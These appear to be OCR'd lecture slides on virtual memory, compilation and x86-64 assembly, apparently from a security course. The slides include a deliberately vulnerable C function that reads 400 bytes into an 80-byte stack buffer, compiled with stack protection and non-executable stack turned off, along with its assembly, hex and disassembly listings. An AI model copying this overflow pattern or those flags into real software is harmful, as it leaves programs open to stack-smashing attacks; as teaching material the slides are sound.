
Alice


Physical Memory
4 GB
OS
0
Virtual Memory Process 1
4 GB
0
Chrome believes it is the only thing in memory
Bob
Virtual Memory Process 2
4 GB
0
VS believes it is the only thing in memory
Alice

Compilers



Computers don’t execute source code

Instead, they execute machine code

Compilers translate source code to machine code

Assembly is human-readable machine code

Broken program

```
#include <stdio.h>
#include <unistd.h>

int broken() {
    char buf[80];
    int r;
    r = read(0, buf, 400);
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    return 0;
}

int main(int argc, char *argv[]) {
    broken();
    return 0;
}
```


When compiled

```
gcc -fno-stack-protector -z execstack -S broken.c
```

```c
#include <stdio.h>
#include <unistd.h>

int broken() {
    char buf[80];
    int r;
    r = read(0, buf, 400);
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    return 0;
}

int main(int argc, char *argv[]) {
    broken();
    return 0;
}
```

```
	.section	__TEXT,__text,regular,pure_instructions
	.build_version macos, 10, 15	sdk_version 10, 15, 4
	.globl	_broken                 ## -- Begin function broken
	.p2align	4, 0x90
_broken:                                ## @broken
	.cfi_startproc
## %bb.0:
	pushq	%rbp
	.cfi_def_cfa_offset 16
	.cfi_offset %rbp, -16
	movq	%rsp, %rbp
	.cfi_def_cfa_register %rbp
	subq	$96, %rsp
	xorl	%edi, %edi
	leaq	-80(%rbp), %rsi
	movl	$400, %edx              ## imm = 0x190
	callq	_read
	leaq	-80(%rbp), %rdx
                                        ## kill: def $eax killed $eax killed $rax
	movl	%eax, -84(%rbp)
	movl	-84(%rbp), %esi
	leaq	L_.str(%rip), %rdi
	movb	$0, %al
	callq	_printf
	xorl	%ecx, %ecx
	movl	%eax, -88(%rbp)         ## 4-byte Spill
	movl	%ecx, %eax
	addq	$96, %rsp
	popq	%rbp
	retq
	.cfi_endproc
                                        ## -- End function
	.globl	_main                   ## -- Begin function main
	.p2align	4, 0x90
_main:                                  ## @main
	.cfi_startproc
## %bb.0:
	pushq	%rbp
	.cfi_def_cfa_offset 16
	.cfi_offset %rbp, -16
	movq	%rsp, %rbp
	.cfi_def_cfa_register %rbp
	subq	$32, %rsp
	movl	$0, -4(%rbp)
	movl	%edi, -8(%rbp)
	movq	%rsi, -16(%rbp)
	callq	_broken
	xorl	%ecx, %ecx
	movl	%eax, -20(%rbp)         ## 4-byte Spill
	movl	%ecx, %eax
	addq	$32, %rsp
	popq	%rbp
	retq
	.cfi_endproc
                                        ## -- End function
	.section	__TEXT,__cstring,cstring_literals
L_.str:                                 ## @.str
	.asciz	"\nRead %d bytes. buf is %s\n"


.subsections_via_symbols
```

x86_64 Assembly language



https://software.intel.com/content/www/us/en/develop/articles/introduction-to-x64-assembly.html

Table 4 - Common Opcodes

Opcode	Meaning	Opcode	Meaning
MOV	Move to/from/between memory and registers	AND/OR /XOR/NOT	Bitwise operations
CMOV*	Various conditional moves	SHR/SAR	Shift right logical/arithmetic
XCHG	Exchange	SHL/SAL	Shift left logical/arithmetic
BSWAP	Byte swap	ROR/ROL	Rotate right/left
PUSH/POP	Stack usage	RCR/RCL	Rotate right/left through carry bit
ADD/ADC	Add/with carry	BT/BTS/BTR	Bit test/and set/and reset
SUB/SBC	Subtract/with carry	JMP	Unconditional jump
MUL/IMUL	Multiply/unsigned	JE/JNE /JC/JNC/J*	Jump if equal/not equal/carry/not carry/ many others
DIV/IDIV	Divide/unsigned	LOOP/LOOPE /LOOPNE	Loop with ECX
INC/DEC	Increment/Decrement	CALL/RET	Call subroutine/return
NEG	Negate	NOP	No operation
CMP	Compare	CPUID	CPU information

When assembled

```
as –o broken.o broken.s
```

```
        .section        __TEXT,__text,regular,pure_instructions
        .build_version macos, 10, 15    sdk_version 10, 15, 4
        .globl  _broken                 ## -- Begin function broken
        .p2align        4, 0x90
_broken:                                ## @broken
        .cfi_startproc
## %bb.0:
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        leaq    -80(%rbp), %rsi
        movl    $400, %edx              ## imm = 0x190
        callq   _read
        leaq    -80(%rbp), %rdx
                                        ## kill: def $eax killed $eax killed $rax

        movl    %eax, -84(%rbp)
        movl    -84(%rbp), %esi
        leaq    L_.str(%rip), %rdi
        movb    $0, %al
        callq   _printf
        xorl    %ecx, %ecx
        movl    %eax, -88(%rbp)         ## 4-byte Spill
        movl    %ecx, %eax
        addq    $96, %rsp
        popq    %rbp
        retq
        .cfi_endproc
                                        ## -- End function
        .globl  _main                   ## -- Begin function main
        .p2align        4, 0x90
_main:                                  ## @main
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## %bb.0:
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        movq    %rsp, %rbp
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        subq    $32, %rsp
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        movl    %edi, -8(%rbp)
        movq    %rsi, -16(%rbp)
        callq   _broken
        xorl    %ecx, %ecx
        movl    %eax, -20(%rbp)         ## 4-byte Spill
        movl    %ecx, %eax
        addq    $32, %rsp
        popq    %rbp
        retq
        .cfi_endproc
```


```
$ otool -t broken.o   (objdump -d/-x broken.o)
te.o:
Contents of (__TEXT,__text) section
0000000000000000 55 48 89 e5 48 83 ec 60 31 ff 48 8d 75 b0 ba 90
0000000000000010 01 00 00 e8 00 00 00 00 48 8d 55 b0 89 45 ac 8b
0000000000000020 75 ac 48 8d 3d 3f 00 00 00 b0 00 e8 00 00 00 00
0000000000000030 31 c9 89 45 a8 89 c8 48 83 c4 60 5d c3 0f 1f 00
0000000000000040 55 48 89 e5 48 83 ec 20 c7 45 fc 00 00 00 00 89
0000000000000050 7d f8 48 89 75 f0 e8 00 00 00 00 31 c9 89 45 ec
0000000000000060 89 c8 48 83 c4 20 5d c3
```

Compilers



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Assembly is human-readable machine code

```c
#include <stdio.h>

int main(int argc, char** argv) {
  int i;
  if (argc > 1) {
    for (i = 1; i < argc; ++i) {
      puts(argv[i]);
    }
  }
  else {
    puts("Hello world");
  }
  return 1;
}
```

```
000000000040052d <main>:
  40052d:       55                      push   rbp
  40052e:       48 89 e5                mov    rbp,rsp
  400531:       48 83 ec 20             sub    rsp,0x20
  400535:       89 7d ec                mov    DWORD PTR
[rbp-0x14],edi
  400538:       48 89 75 e0             mov    QWORD PTR
[rbp-0x20],rsi
  40053c:       83 7d ec 01             cmp    DWORD PTR
[rbp-0x14],0x1
  400540:       7e 36                   jle    400578 <main+0x4b>
  400542:       c7 45 fc 01 00 00 00    mov    DWORD PTR
[rbp-0x4],0x1
  400549:       eb 23                   jmp    40056e <main+0x41>
  40054b:       8b 45 fc                mov    eax,DWORD PTR
[rbp-0x4]
  40054e:       48 98                   cdqe
  400550:       48 8d 14 c5 00 00 00    lea    rdx,[rax*8+0x0]
  400557:       00
  400558:       48 8b 45 e0             mov    rax,QWORD PTR
[rbp-0x20]
  40055c:       48 01 d0                add    rax,rdx
  40055f:       48 8b 00                mov    rax,QWORD PTR [rax]
  400562:       48 89 c7                mov    rdi,rax
  400565:       e8 a6 fe ff ff          call   400410 <puts@plt>
  40056a:       83 45 fc 01             add    DWORD PTR
[rbp-0x4],0x1
  40056e:       8b 45 fc                mov    eax,DWORD PTR
[rbp-0x4]
  400571:       3b 45 ec                cmp    eax,DWORD PTR
```

C Source Code

```c
#include <stdio.h>

int main(int argc, char** argv) {
  int i;
  if (argc > 1) {
    for (i = 1; i < argc; ++i) {
      puts(argv[i]);
    }
  }
  else {
    puts("Hello world");
  }
  return 1;
}
```

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  40054b:       8b 45 fc                mov    eax,DWORD PTR
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  int i;
  if (argc > 1) {
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    }
  }
  else {
    puts("Hello world");
  }
  return 1;
}
```

x84-64 machine code in hexadecimal

```
000000000040052d <main>:
               55                      push   rbp
               48 89 e5                mov    rbp,rsp
               48 83 ec 20             sub    rsp,0x20
               89 7d ec                mov    DWORD PTR
[rbp-0x14],edi
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[rbp-0x20]
  40055c:      48 01 d0                add    rax,rdx
  40055f:      48 8b 00                mov    rax,QWORD PTR [rax]
  400562:      48 89 c7                mov    rdi,rax
  400565:      e8 a6 fe ff ff          call   400410 <puts@plt>
  40056a:      83 45 fc 01             add    DWORD PTR
[rbp-0x4],0x1
  40056e:      8b 45 fc                mov    eax,DWORD PTR
[rbp-0x4]
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C Source Code

```c
#include <stdio.h>

int main(int argc, char** argv) {
  int i;
  if (argc > 1) {
    for (i = 1; i < argc; ++i) {
      puts(argv[i]);
    }
  }
  else {
    puts("Hello world");
  }
  return 1;
}
```

x84-64 machine code in hexadecimal

x86-64 assembly

```
000000000040052d <main>:
                       55                       push   rbp
                       48 89 e5                 mov    rbp,rsp
                       48 83 ec 20              sub    rsp,0x20
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[rbp-0x14],edi
